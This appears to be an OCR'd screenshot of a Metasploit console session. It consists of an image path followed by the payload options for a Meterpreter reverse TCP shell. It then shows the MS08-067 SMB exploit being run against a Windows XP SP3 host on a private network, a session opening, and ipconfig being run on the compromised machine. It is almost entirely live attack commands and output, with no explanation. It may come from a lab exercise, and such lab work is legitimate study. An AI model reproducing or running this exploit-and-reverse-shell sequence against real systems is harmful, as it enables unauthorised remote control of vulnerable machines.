

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.33:445 - Automatically detecting the target...
[*] 192.168.1.33:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.33:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.33:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.33
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.33:1073) at 2024-03-06 09:26:17 -0500

meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:f4:00:59
MTU          : 1500
IPv4 Address : 192.168.1.33
IPv4 Netmask : 255.255.255.0

meterpreter > 
```